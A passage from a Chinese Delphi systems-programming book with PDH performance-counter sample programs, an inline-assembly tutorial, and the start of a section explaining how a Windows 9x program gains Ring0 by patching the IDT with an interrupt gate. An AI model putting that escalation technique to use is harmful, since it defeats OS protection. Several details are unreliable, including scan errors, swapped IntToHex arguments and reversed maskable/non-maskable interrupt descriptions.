
    List: string;
    ListSize: Cardinal;
    ComputerName: string;
    Size: Cardinal;
begin
    Screen.Cursor := crHourGlass;
    try
        CbMachines.Items.Clear;
        ListSize := 0;
        {取机器名字列表大小}
        PdhEnumMachines(nil, nil, ListSize);
        SetLength(List, ListSize);
        {检索机器名字列表}
        PdhCheck(PdhEnumMachines(nil, PChar(List), ListSize));
        {添加机器名字列表到组合框}
        AddMachinesToCombo(List);
        if SelectFirst then
            begin
                Size := MAX_PATH;

```

```

        SetLength(ComputerName, MAX_PATH);
        {获取本机的计算机名}
        GetComputerName(PChar(ComputerName), Size);
        SetLength(ComputerName, Size);
        {添加本机的计算机名到列表中}
        CbMachines.Items.Insert(0, ComputerName);

        CbMachines.ItemIndex := 0;
        CbMachinesChange(Self);
    end;
finally
    Screen.Cursor := crDefault;
end;
end;

procedure TMainForm.FormShow(Sender: TObject);
begin
    RefreshMachinesList(True); //更新机器名字列表
end;

{连接机器}
procedure TMainForm.CmdConnectMachineClick(Sender: TObject);
begin
    {连接到机器，在添加到列表前，必须确保机器的存在}
    Screen.Cursor := crHourGlass;
    try
        PdhCheck(PdhConnectMachine(PChar(EdiMachine.Text)));
    finally
        Screen.Cursor := crDefault;
    end;
    RefreshMachinesList(False);
end;

{从返回的机器名字列表中读出每个机器名，并添加到下拉列表框中}
procedure TMainForm.AddMachinesToCombo(const List: string);
var
    P: PChar;
begin
    {机器名字列表的存放格式是：机器名 1，#0，机器名 2，#0，……}
    P := @List[1];
    while P^ <> #0 do
    begin
        CbMachines.Items.Add(P);
        Inc(P, StrLen(P) + 1);
    end;
end;

```

```
    end;  
end;
```

{从返回的性能对象名字列表中读出每个性能对象名，并添加到列表框中}

```
procedure TMainForm.AddObjectsToListBox(const List: string);
```

```
var
```

```
    P: PChar;
```

```
begin
```

```
    {添加对象到列表框中}
```

```
    P := @List[1];
```

```
    while P^ <> #0 do
```

```
    begin
```

```
        LbObjects.Items.Add(P);
```

```
        Inc(P, StrLen(P) + 1);
```

```
    end;
```

```
end;
```

{为当前机器找出的性能对象}

```
procedure TMainForm.SelectDefaultObject;
```

```
var
```

```
    ObjName: string;
```

```
    ObjNameSize: Cardinal;
```

```
begin
```

```
    {获取的性能对象名字的长度}
```

```
    ObjNameSize := 0;
```

```
    PdhGetDefaultPerfObject(nil, PChar(CbMachines.Text), nil, ObjNameSize);
```

```
    SetLength(ObjName, ObjNameSize);
```

```
    {获取默认性能对象}
```

```
    PdhCheck(PdhGetDefaultPerfObject(nil, PChar(CbMachines.Text), PChar(ObjName),  
ObjNameSize));
```

```
    SetLength(ObjName, StrLen(PChar(ObjName)));
```

```
    {在性能对象列表中定位默认性能对象 }
```

```
    LbObjects.ItemIndex := LbObjects.Items.IndexOf(ObjName);
```

```
    LbObjects.Click(Self);
```

```
end;
```

{改变机器名}

```
procedure TMainForm.CbMachinesChange(Sender: TObject);
```

```
var
```

```
    List: string;
```

```
    ListSize: Cardinal;
```

```
begin
```

```
    Screen.Cursor := crHourGlass;
```

```
    try
```

```

{取机器的性能对象名字列表的大小}
ListSize := 0;
PdhEnumObjects(nil, PChar(CbMachines.Text), nil, ListSize,
    PERF_DETAIL_STANDARD, True);
SetLength(List, ListSize);
{获取机器的所有性能对象名}
PdhCheck(PdhEnumObjects(nil, PChar(CbMachines.Text), PChar(List), ListSize,
PERF_DETAIL_STANDARD, True));
{把性能对象名添加到列表框中}
LbObjects.Items.BeginUpdate;
try
    LbObjects.Items.Clear;
    {添加全部性能对象到列表框中}
    AddObjectsToListBox(List);
    {找出默认的性能对象}
    SelectDefaultObject;
finally
    LbObjects.Items.EndUpdate;
end;
finally
    Screen.Cursor := crDefault;
end;
end;

```

```

{枚举指定性能对象的计数器实例}
procedure TMainForm.EnumerateItems(const Obj: string);
var
    CounterList, InstanceList: string;
    CounterListSize, InstanceListSize: Cardinal;
    P: PChar;
begin
    CounterListSize := 0;
    InstanceListSize := 0;
    {取计数器列表、实例列表的大小}
    PdhEnumObjectItems(nil, PChar(CbMachines.Text), PChar(Obj), nil, CounterListSize,
        nil, InstanceListSize, PERF_DETAIL_STANDARD, 0);
    SetLength(CounterList, CounterListSize);
    SetLength(InstanceList, InstanceListSize);
    {为指定的性能对象获取全部计数器、实例}
    PdhCheck(PdhEnumObjectItems(nil, PChar(CbMachines.Text), PChar(Obj),
        PChar(CounterList), CounterListSize, PChar(InstanceList), InstanceListSize,
        PERF_DETAIL_STANDARD, 0));
    {添加每个计数器的名字到列表框中}
    LbCounters.Items.Clear;

```

```

P := @CounterList[1];
while P^ <> #0 do
begin
    LbCounters.Items.Add(P);
    Inc(P, StrLen(P) + 1);
end;
{添加每个计数器的名字到列表框中}
LbInstances.Items.Clear;
if Length(InstanceList) <= 2 then Exit;
P := @InstanceList[1];
while P^ <> #0 do
begin
    LbInstances.Items.Add(P);
    Inc(P, StrLen(P) + 1);
end;
end;

{为当前性能对象找出默认的计数器}
procedure TMainForm.SelectDefaultCounter;
var
    DefCounter: string;
    DefCounterSize: Cardinal;
begin
    {取默认计数器名字的长度}
    DefCounterSize := 0;
    PdhGetDefaultPerfCounter(nil, PChar(CbMachines.Text),
        PChar(LbObjects.Items[LbObjects.ItemIndex]), nil, DefCounterSize);
    SetLength(DefCounter, DefCounterSize);
    {获取默认计数器的名字}
    PdhCheck(PdhGetDefaultPerfCounter(nil, PChar(CbMachines.Text),
        PChar(LbObjects.Items[LbObjects.ItemIndex]),
        PChar(DefCounter), DefCounterSize));
    SetLength(DefCounter, StrLen(PChar(DefCounter)));
    {选定默认计数器}
    LbCounters.ItemIndex := LbCounters.Items.IndexOf(DefCounter);
end;

{在性能对象列表框中单击一个性能对象}
procedure TMainForm.LbObjectsClick(Sender: TObject);
begin
    Screen.Cursor := crHourGlass;
    try
        {为选定的性能对象显示全部计数器、实例}
        EnumerateItems(LbObjects.Items[LbObjects.ItemIndex]);
    end;
end;

```

```

    {为当前性能对象找出默认的计数器}
    SelectDefaultCounter;
finally
    Screen.Cursor := crDefault;
end;
end;

procedure TMainForm.CmdCloseClick(Sender: TObject);
begin
    Close;
end;

end.

```

程序运行结果如图 3-12 所示。




图 3-12 性能对象、计数器及实例

3.5.2 浏览性能数据库

除了使用上小节介绍的 PDH 函数可以浏览性能计数器之外，Windows NT/2000 还提供了几个可以更方便地浏览性能计数器的函数。

1. PdhBrowseCounters

该函数的声明如下所示：

```

function PdhBrowseCounters(
    var pBrowseDlgData: TPdhBrowseDlgConfig
): Longint; stdcall;

```

pBrowseDlgData 指向一个 TPdhBrowseDlgConfigA 结构。

如果函数成功执行，返回 ERROR_SUCCESS 值，表示成功地调用性能计数器的选择窗口。

其中，TPdhBrowseDlgConfigA 结构的声明如下所示：

```

TPdhBrowseDb'Conf-A=record
    dwConfigFlags:DWORD;
    hWndOwner: HWND;

```



```

        hDataSource: PAnsiChar;
        szReturnPathBuffer:PAnsiChar;
        cchReturnPathLength:DWORD;
        pCallBack:CounterPathCallBack;
        dwCallBackArg:DWORD_PTR;
        CallBackStatus:PDH_STATUS;
        dwDefaultDetailLevel:DWORD;
        szDialogBoxCaption:PAnsiChar
    end;

```

! dwConfigFlags:配置参数，可能是以下值。

PDH_CF_INCLUDEINSTANCEINDEX:返回值中包含实例的索引值。

PDH_CF_SINGLECOUNTERPERADD:允许多选。

PDH_CF_SINGLECOUNTERPERDIALOG:单击【确定】按钮时，立即关闭选择窗口。

PDH_CF_LOCALCOUNTERSONLY:返回值中不包括机器名。

PDH_CF_WILDCARDINSTANCES:返回值使用通配符。

PDH_CF_HIDEDETAILBOX:不显示明细级别。

PDH_CF_INITIALIZEPATH:不使用默认路径。

PDH_CF_DISABLEMACHINESELECTION:禁止选择其他机器。

PDH_CF_INCLUDECOSTLYOBJECTS:只选择性能对象

! hWndOwner:调用此函数的窗口。

! szDataSource:数据源。

! szReturnPathBuffer:缓冲区，将返回选择的路径。

! cchReturnPathLength:缓冲区的大小。

! pCallBack 回调函数。

! dwCallBackArg:回调函数的自定义参数。

! CallBackStatus:回调的状态。

! dwDefaultDetailLevel:明细表的级别，可能是如下值之一

PERF_DETAIL_NOVICE:简单。

PERF_DETAIL_ADVANCED:高级。

PERF_DETAIL_EXPERT:专家。

PERF_DETAIL_WIZARD:向导。

! szDialogBoxCaption:对话框的标题。

2. PdhMakeCounterPath

该函数的声明为:

```

function PdhMakeCounterPath(
    pCounterPathElements: PPdhCounterPathElements;
    szFullPathBuffer: PChar;
    var pcchBuferSize: DWORD;
    dwFlags: DWORD
): Longint; stdcall;

```

! pCounterPathElements:指向 TPdhCounterPathElements 结构。

! szFullPathBuffer:缓冲区，将返回完整的路径。

! pcchBufferSize:缓冲区的大小。

! dwFlags:保留，必须为零。

如果函数成功执行，返回 **ERROR_SUCCESS** 值，表示成功地使用指定的参数来合成完整的路径。

其中，TPdhCounterPathElements 结构的定义如下所示：

```
TPdhCounterPathElements=record
    szMachineName: PWideChar;
    szObjectName: PWideChar;
    szInstanceName: PWideChar;
    szParentInstance: PWideChar;
    dwInstancIndex: DWORD;
    szCounterName: PWideChar;
end;
| szMachineName:机器名。
| szObjectName:性能对象名。
| szInstanceName:性能实例名。
| szParentInstance:性能父实例名。
| dwInstancIndex:性能实例索引。
| szCounterName:性能计数器名
```

下面的例子使用这些函数实现浏览、选择性能数据库中的性能对象、计数器及实例(见光盘中的“浏览性能数据库&”目录)：

```
unit FrmMain;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
    TMainForm = class(TForm)
        CmdSelectCounter: TButton;
        MmCounterDescription: TMemo;
        LblCounterValue: TLabel;
        EdiCounterValue: TEdit;
        LblDescription: TLabel;
        EdiFullPath: TEdit;
        LblFullPath: TLabel;
        CmdClose: TButton;
        procedure CmdSelectCounterClick(Sender: TObject);
        procedure CmdCloseClick(Sender: TObject);
    end;

var
    MainForm: TMainForm;

implementation
```

```

uses
    Pdh, PdhMsg, WinPerf;

{$R *.DFM}

{出错处理}
procedure PdhCheck(const Error: Longint);
begin
    if Error <> ERROR_SUCCESS then raise Exception.Create('Error: ' + IntToHex(8, Error));
end;

{单击【选择计数器】按钮}
procedure TMainForm.CmdSelectCounterClick(Sender: TObject);
var
    BrowseData: TPdhBrowseDlgConfig;
    Query: HQUERY;
    Counter: HCOUNTER;
    InfoSize, BufferSize: DWORD;
    CounterValue: TPdhFmtCounterValue;
    PathBuffer: array [0..MAX_PATH + 1] of Char;
    FullPath: string;
    CounterInfo: PPdhCounterInfo;
    CounterPathElem: TPdhCounterPathElements;
begin
    CounterInfo := nil;
    with BrowseData do
    begin
        {允许多选，单击确定按钮时立即关闭选择窗口，返回值中不包括机器名}
        dwConfigFlags := PDH_CF_SINGLECOUNTERPERADD or
            PDH_CF_SINGLECOUNTERPERDIALOG or PDH_CF_LOCALCOUNTERSONLY;
        hWndOwner := Handle;
        {不使用日志文件，只显示正常的性能数据}
        szDataSource := nil;
        {缓冲区，将返回选择的路径}
        szReturnPathBuffer := PathBuffer;
        {缓冲区的长度}
        cchReturnPathLength := MAX_PATH;
        {不使用回调函数}
        pCallBack := nil;
        {不需要参数}
        dwCallBackArg := 0;
        CallBackStatus := 0;
        {明细级别：定制}
    end;
end;

```

```

dwDefaultDetailLevel := PERF_DETAIL_WIZARD;
{对话框的标题}
szDialogBoxCaption := 'Single Counter - Select one';
end;
{显示选择性能数据库的对话框}
PdhCheck(PdhBrowseCounters(BrowseData));
{初始化查询}
PdhCheck(PdhOpenQuery(nil, 0, Query));
try
    {添加计数器}
    PdhCheck(PdhAddCounter(Query, PathBuffer, 0, Counter));
    {收集数据}
    PdhCheck(PdhCollectQueryData(Query));
    {获得 Int64 格式的计数值}
    PdhCheck(PdhGetFormattedCounterValue(Counter, PDH_FMT_LARGE, nil,
        CounterValue));
    case CounterValue.CStatus of
        PDH_CSTATUS_NEW_DATA: EdiCounterValue.Text := 'New data: ' +
            IntToStr(CounterValue.LargeValue);
        PDH_CSTATUS_VALID_DATA: EdiCounterValue.Text := 'Valid data: ' +
            IntToStr(CounterValue.LargeValue);
    else
        EdiCounterValue.Text := 'Invalid data';
    end;
    {取计数器的额外信息的大小}
    InfoSize := 0;
    PdhGetCounterInfo(Counter, True, @InfoSize, nil);
    {分配内存}
    CounterInfo := AllocMem(InfoSize);
    {取计数器的额外信息}
    PdhCheck(PdhGetCounterInfo(Counter, True, @InfoSize, CounterInfo));
    MmCounterDescription.Lines.Clear;
    MmCounterDescription.Lines.Add(CounterInfo^.szExplainText);
    //以下语句用于设置 TPdhCounterPathElements 结构的值
    {机器名}
    CounterPathElem.szMachineName := CounterInfo^.Union.szMachineName;
    {性能对象名}
    CounterPathElem.szObjectName := CounterInfo^.Union.szObjectName;
    {实例名}
    CounterPathElem.szInstanceName := CounterInfo^.Union.szInstanceName;
    {父实例名}
    CounterPathElem.szParentInstance := CounterInfo^.Union.szParentInstance;
    {实例索引}
    CounterPathElem.dwInstanceIndex := DWORD(-1);

```

```

{计数器名}
CounterPathElem.szCounterName := CounterInfo^.Union.szCounterName;
{取计数器路径的长度 }
BufferSize := 0;
PdhMakeCounterPath(@CounterPathElem, nil, BufferSize, 0);
SetLength(FullPath, BufferSize);
{取计数器路径}
PdhCheck(PdhMakeCounterPath(@CounterPathElem, PChar(FullPath), BufferSize, 0));
EdiFullPath.Text := FullPath;
finally
    PdhCloseQuery(Query);
    if CounterInfo <> nil then FreeMem(CounterInfo);
end;
end;

procedure TMainForm.CmdCloseClick(Sender: TObject);
begin
    Close;
end;

end。

```

程序的执行结果如图 3-13 所示。



图 3-13 浏览、选择性能数据库

第 4 章 低层操作

本章将要介绍内嵌汇编获取 Ring0 特权的技巧、Windows 9x/NT/2000 时间变速器(变速齿轮)的实现原理、16 位与 32 位代码的核心接口技术等。这些技术是 Windows 下核心编程的技巧和基础知识，本书后面的章节中多次使用了本章介绍的技术。

4.1 中断

在 80386 中把中断分为两类:异常中断和外部中断，但有时还是把这两个中断统称为中断。由外部硬件产生的中断又可以分为可屏蔽中断和不可屏蔽中断。可屏蔽中断直接引至 CPU 的引脚 NMI，中断号固定为 2，而不可屏蔽中断则通过可编程中断控制器 8259A 或其他兼容的芯片引至 CPU 引脚 INTR，其中断可以对 8259A 编程进行改变。

异常的指令分为 3 类:故障、陷阱、中止。故障的断点 CS:EIP 是引起故障的指令，从故障处理程序返回时，应该再执行引起故障的指令，如段不存在、页故障等。陷阱的断点 CS:EIP 是执行引起异常的指令之后下一条要执行的指令。

注意 是下一条要执行的指令而不一定是下一条指令，这种异常有软件中断、单步异常等。中止是非常严重的异常，该异常不能恢复。

以前 8086 中断处理程序的地址称为中断向量表，并以物理地址 0 作为基址，而在 80386 后，称为中断描述符表，物理地址由中断描述符表寄存器 IDTR 指出它的基地址，它的中断入口占 8 字节。因为本书中多次涉及到 GDTR、IDTR、TR、LDTR、GDTR、IDTR 系统地址寄存器，有必要对其寻址过程进行描述。

保护模式下中断的寻址过程如图 4-1 所示。




图 4-1 寻址过程

4.2 内嵌汇编

在 Delphi (Object PASCAL)中允许直接使用汇编指令，在汇编语句的前后需要使用 "asm.....end"关键字。现介绍如下。

4.2.1 汇编入口与退出

编译器产生自动入口和出口代码，入口的产生如下列代码所示：

```
push ebp
mov ebp,esp
sub esp,x {x 为本地变量总的栈空间}
//.....代码
mov esp,ebp
pop ebp
ret y {y 为清除参数的栈空间}
```

入口代码首先保存当前 **ebp** 的值在栈中，在程序退出前需要恢复。第二步设置 **ebp** 偏移，使之能够访问栈中的参数和本地变量。

退出代码首先清除为本地参数分配的空间调整栈指针，恢复 **ebp** 返回调用者，对于由谁负责清除参数的栈空间，请看表 4-1

表 4-1 Delphi 下的五种调用协定

调用协定	参数清除者	参数传递方式	说明
Register	被调函数	从左到右，使用 CPU 寄存器传递	Delphi 默认值，速度更快
PASCAL	被调函数	从左到右	
Cdecl	调用者	从右到左	C/C++的调用约定
Stdcall	被调函数	从右到左	WindowsAPI 的调用约定
Safecall	被调函数	从左到右	

在函数和过程中，可以自由改变寄存器 **eax**, **ecx**, **edx** 的值，用户不用预先保存这些寄存器的值，**eax** 常常用于返回函数的结果。如果修改了其他寄存器，如 **ebx**, **esi**, **edi** 等，则在退出函数之前需要恢复它原来的值。**esp** 寄存器指向栈顶，而 **ebp** 指向当前栈的入口，**pop** 和 **push** 操作将会改变 **esp** 的内容，通常直接访问 **esp** 寄存器不是一种很好的办法。

4.2.2 使用汇编

1. 汇编关键字

汇编关键字有：

AH	BX	DI	EBX	ESP	OFFSET	SP
AL	BYTE	DL	ECX	FS	OR	SS
AND	CH	DS	EDI	GS	PTR	ST
AX	CL	DWORD	EDX	HIGH	QWORD	TBYTE
BH	CS	DX	EIP	LOW	SHL	TYPE
BL	CX	EAX	ES	MOD	SHR	WORD
BP	DH	EBP	ESI	NOT	SI	XOR

如果在程序中变量名使用汇编关键字如下所示：

```
var
CH: Char;    //CH 是汇编关键字，在这里定义为变量
asm
MOV    CH, 1
end;
```

结果是把 1 载入到寄存器 CH 中，而不是载入 CH 变量中。为了避免这种情况，访问用户定义变量必须使用&重载操作，如下列代码所示：

```
MOV  &CH,1
```

2.变量定义;

汇编中不允许使用 DB、 DW、 DD 定义变量，如下列代码所示：

```
ByteVar    DB  ?  
WordVar    DW  ?  
IntVar     DD  ?
```

但是，允许如下的定义：

```
asm  
    DB  0FFH  
    DB  0.99  
    DB  'A'
```

```
end;
```

因此，请看如下的汇编代码：

```
ByteVar    DB      ?  
WordVar    DW      ?  
IntVar     DD      ?  
            MOV     AL,ByteVar  
            MOV     BX,WordVar  
            MOV     BCX,IntVar
```

转换为 Delphi 嵌入汇编的代码如下所示：

```
var  
    ByteVar:Byte;  
    WordVar:Word;  
    IntVar:Integer;  
    ...  
asm  
    MOV     AL,ByteVar  
    MOV     BX,WordVar  
    MOV     ECX,IntVar  
end;
```

3.标号

标号在汇编代码中与 Delphi 相同(即在 Begin 语句前使用 “Label xxx;”)，使用标号的时候，标号名后要加上冒号。标号的长度没有限制，但是只有前 32 个字符有效。

当然，还可以使用汇编的本地标号，本地标号以符号@开始，其后紧跟标号名称(可以是字符、数字、下划线或符号)，如：

```
@@Ring0Code
```

4. Delphi 和 Asm 的不同点

在 Delphi 表达式和 Delphi 内嵌汇编表达式中的常量可以在编译时计算。例如：

```
const  
    X=10;  
    Y=20;  
var
```



```

    Z: Integer;
asm
    MOV  Z,X+Y
end;

```

以上的表达是合法的。因为 X 和 Y 都是常量，而表达式 X+Y 被自动以 30 代替了，结果指令只是简单的 MOV Z,30。

但是如果 X 和 Y 都是变量，X+Y 不能直接出现在 MOV 等语句中

```

var
    X, Y: Integer;
asm
    MOV Z,X+Y //错误
end;

```

由于汇编不能在编译时计算 X+Y，所以出错。在这种情况下，必须先计算 X+Y 的值然后 MOV 进变量 Z 中，如下所示：

```

asm
    MOV  EAX,X
    ADD  EAX,Y
    MOV  Z,EAX
end;

```

注意 在 Delphi 表达式中，代码中出现的变量就代表它所指向的值，但是在 Delphi 内嵌汇编表达式中，变量只代表变量地址本身。

在 Delphi 中，X+4（X 是变量）就是 X 指向的值（即 X 的值）加上 4；而在汇编语言中，X+4 表示比 X 高 4 个字节的另一个地址(可能是另一个变量的地址)。请看如下代码：

```

var
    Z,Y,X,W,X: integer
asm
    //.....
    MOV  EAX,X+4 //没有出错，但与希望的结果不一样，在这里 X+4=Y， X-4=W。
    //.....
end;

```

以上并不是把 X 的值加上 4 赋给 EAX，应该用如下方法：

```

asm
    MOV  EAX,X
    ADD  EAX,4
end;

```

5. 符号

内嵌汇编允许访问几乎所有的 Delphi 表达式包括常量、类型、变量、过程和函数

```

function Sum(X,Y: Integer): Integer;
begin
    Result:=X +Y;
end;

```

在汇编中这样写：

```

function Sum(X, Y Integer): Integer;stdcall;
begin

```

```

asm
    MOV EAX,X
    ADD EAX,Y
    MOV @Result,EAX
end;
end;

```

以下的符号不能用于汇编中:

- ! 标准的过程、函数（不是自己编写的），如 WriteLn 和 Chr 等。
- ! Mem、MemW、MemL、Port 和 PortW 等专用的操作。
- ! 字符串、浮点和常量集。

编译器在栈中为本地变量(变量定义在过程和函数中)分配内存,并用相应于 EBP 来访问。

当访问本地变量时汇编语言自动加上[EBP], 如:

```

var Count: Integer;
//.....
MOV    EAX,Count//编译后的实际汇编语句是:MOV EAX,[EBP+?]

```

注意 在汇编语言中，函数的传地址参数(使用了 In,的参数)被当做指针，参数占用的空间为 4 字节。需要访问本函数的传地址参数时，不能像上面的 Count 那样直接访问，必须把它当做 32 位的指针地址，取它所指向的位，例如:

Function Sum(var X, Y: Integer):Integer; stdcall; //X、Y 都是传地址的

```

begin
asm
    MOV    EAX,X        //X 的地址赋给 EAX
    MOV    EAX,[EAX]    //X 指向的值赋给 EAX
    MOV    EDX,Y
    ADD    EAX,[EDX]

    MOV    @Result,AX
end;
end;

```

Record 结构标识符可以用于汇编语言中，请看如下的声明:

```

type
    TPoint=record
        X, Y: Integer;
    end;
    TRect=record
        A,B: TPoint;
    end;
var
    P: TPoint;
    R:TRect;
    //.....
    MOV EAX, P.X
    MOV EDX, P.Y
    MOV ECX, R.A.X

```

```
MOV EBX, R.B.Y
```

6.表达式

(1)每个内嵌汇编表达式都有其类型大小，因为汇编简单地把表达式当做内存位置，例如，Integer 整型变量大小为 4，这将进行汇编操作类型检查，如下列代码所示：

```
var
    QuitFlag: Boolean;
    OutBufPtr: word;
asm
    MOV AL,QuitFlag    //都是 8 位的
    MOV BX,OutBufPtr   //都是 16 位的
end;
```

汇编检查 QuitFlag 占 1 字节，OutBufPtr 为 2 字节，以下指令：

```
MOV DL,OutBufPtr//出错
```

将产生错误，因为 DL 是占 8 位(1 字节)的寄存器，而 OutBufPtr 是 16 位(2 字节)的。但是可以通过转换来重写以上指令：

```
MOV DL,BYTE PTR OutBufPtr 或
MOV DL,Byte(OutBufPtr)或
MOV DL,OutBufPtr.Byte
```

MOV 指令把 OutBufPtr 的低 8 位(第 1 字节)赋给 DL 寄存器

(2)内存变量的类型是自动适应的，例如：

```
MOV AL,[100H]或
MOV BX,[100H]
```

汇编语言允许以上两条指令正常运行，因为[100H]是无类型的，亦即数据段地址 100H 的内容，这种类型由第一个操作符决定(如 AL 为字节，BX 为字)。

但是，以下指令是不正确的：

```
INC      [100H]   //出错
IMUL     [100H]   //出错
```

因为没有参考类型，没法确定是字节、字，还是双字等，必须改为如下写法：

```
INC BYTE PTR [100H]或
IMUL WORD PTR [ 100H]
```

(3) Delphi 内嵌汇编的符号类型如表 4-2 所示。

表 4-2 Delphi 内嵌汇编的符号类型

符号	类型大小
BYTE	1
WORD	2
DWORD	4
QWORD	8
TBYTE	10

(4)汇编语言提供各种各样的操作，优先级是不同于 Delphi 的，如在汇编中 AND 比加减操作符优先级还要低。表 4-3 列出了汇编语言中操作符以优先级从高到低排列。

表 4-3 操作符优先级

操 作 符	标 记	优 先 级
-------	-----	-------

&		最高
() , [] , . , HIGH , LOW		高
+, -	一元加减	中
:		低
OFFSET, SEG, TYPE, PTR, *, /, MOD, SHL, SHR, +, NOT,	二元	最低
AND, OR, XOR		

4.2.3 嵌入汇编程序

下面的汇编程序例子通过遍历缓冲区的字符串，把非打印字符用点代替：

```
procedure ChangeToDots(Buffer: PChar; Size: Integer): assembler;
{Delphi 默认的情况下，函数的参数一保存在 eax 中，第二个参数保存在 edx 中，
第三个参数保存在 ecx 中}
```

```
asm
    or    edx,edx        {第二个参数 Size 的大小}
    jz    @4             {为零则退出}
    push  edi
    mov   edi,eax        {载入缓冲区}
@1:
    mov   al,[edi]       {取出 Buffer 中的第一、二、三、……个字节}
    cmp   al,128
    jae   @2             {如果大于 128，则转到@2，用“.”代替}
    cmp   al,32
    jae   @3             {如果大于 32，取下一个字节}
    cmp   al,13
    jz    @3             {如果是回车，取下一个字节}
    cmp   al,10
    jz    @3             {如果是换行，取下一个字节}
    cmp   al,9
    jz    @3             {如果是 TAB，取下一个字节}
@2:
    mov   byte ptr [edi], '.' {非打印字符则用“.”代替}
@3:
    inc   edi            {取下一个字节}
    dec   edx
    jnz   @1             {如果 Buffer 没有结束，则循环}
    pop   edi
@4:
end;
```

4.3 Ring0 特权及端口直接 IO

众所周知，Windows 9x 的 Win32 在 Intel x86 体系中只使用了处理器的三环境保护模型中

的零环(Ring0, 最高权限级别)和三环(Ring3, 最低权限级别)。一般应用程序都运行在 Ring3 下, 受到严格的“保护”, 只能调用系统提供的 API。如果想进行一些系统级的低层操作, 例如, 在嵌入汇编中使用“MOV EAX, CR0”, 或像在 DOS 下那样调用 BIOS、DPMI 服务(INT xx), 都会导致“非法操作”, 甚至死机。

可是, 有时候需要使用特别的指令来完成特别的功能, 必须设法获得这种 Ring0 权限当然, 这可以编写一个 VxD, 可以执行 CPU 的所有指令, 而且可以调用 VMM(虚拟机管理器)和其他 VxD 提供的上千个系统级服务。这是因为 VxD 与操作系统运行在同一级别, 即 Ring0 级别。但是, VxD 的体系很复杂, 而且由于开发工具不易获得、帮助文档的不完备等原因, 编写 VxD 也是不太现实的, 更重要的是, 在 Windows NT/2000 中取代 VxD 的 WDM 对程序员也是个难点, 需要了解 Windows NT/2000 的核心驱动模型。

虽然如此, 本书的第 5 章中还是介绍一个简单的 VxD 例子, 供读者参考。但是本书不是讲述驱动程序开发的专著, 没有深入分析原理, 请读者参阅有关书籍。

4.3.1 Ring0 特权的获取

Windows 9x 系统是一个运行在最高级特权(第 0 级)的多线程操作系统, 所有的应用程序都运行在最低级特权(第 3 级)上。这样就限制了应用程序对系统低层的操作, 应用程序不能使用某些 CPU 特权指令, 不能直接访问 I/O 端口, 等等。即使是 Windows 9x 系统中的 GDI32、KERNEL32 和 USER32 三大系统组件的代码也不是在第 0 级下运行的, 它们和普通的应用程序一样, 也是在第 3 级下运行的。也就是说, 它们并不比 Windows 附件中计算器或扫雷游戏具有更多的权限。系统的控制实权实际上是掌握在虚拟级管理器(VMM)和虚拟设备驱动程序(VxD)手中。

DOS 程序和 Windows 程序有着本质的不同。DOS 程序认为其拥有系统的一切: 键盘、CPU、内存、硬盘, 等等, DOS 程序也不知道怎样和其他程序合作; 而 Windows 程序是可靠的多任务合作系统, 每个 Windows 程序都必须通过 GetMessage 或 PeekMessage 来和其他程序进行交流。

如果以前编过 DOS 下的程序, 现在转到 Windows 平台上, 那用不了多久就会觉得不方便。以前很多简单的操作现在都无效了, 例如磁盘直接存取、IN/OUT 操作, 甚至大部分 INT 中断也不能用了。这是为什么呢? 原来 Windows 9x 是一个保护模式的操作系统, 在保护模式中所有代码均被限制在三个级别上运行, 其中第 0 级为最高级, 能进行任何操作, 第 3 级为最低级, 所有应用程序都在这个级别上运行。上述操作对于一个多任务操作系统来说是过于危险的因而一般情况下不允许应用程序执行这样的指令。

有没有办法让一个普通的 Win32 应用程序运行在 Ring0 下, 从而获得像 VxD 那样执行所有指令的能力? 回答是肯定的。

- I SIDT 指令不是特权指令, 就是说可以在 Ring3 下执行该指令, 获得 IDT 的基地址, 从而修改 IDT, 增加一个中断门安置中断服务, 指向应用程序。通过各种方式, 让 Ring3 程序产生此中断, VMM 就会调用此中断服务程序, 由于这是“中断服务”, 其代码自动在 Ring0 下执行。
- I 中断描述符表寄存器 IDTR 为 48 位的(6 字节), 0~15 位(2 字节)是中断描述符表的界限值(本章中没有用到它), 16~47 位(4 字节)是中断描述符表 IDT 的基地址。每个中断描述符占用 8 个字节, 目前操作系统只使用了 0, 1, 6, 7 字节, 第 2, 3, 4, 5 字节没有使用(见 4.4 节的实例)。
- I Windows 9x 下的应用程序运行在一个映射到 4GB 内存的段中, 选择子为 0137h; 而 Ring0 中的 VxD 运行在另一个映射到 4GB 内存的段中, 选择子 028h。这两个段

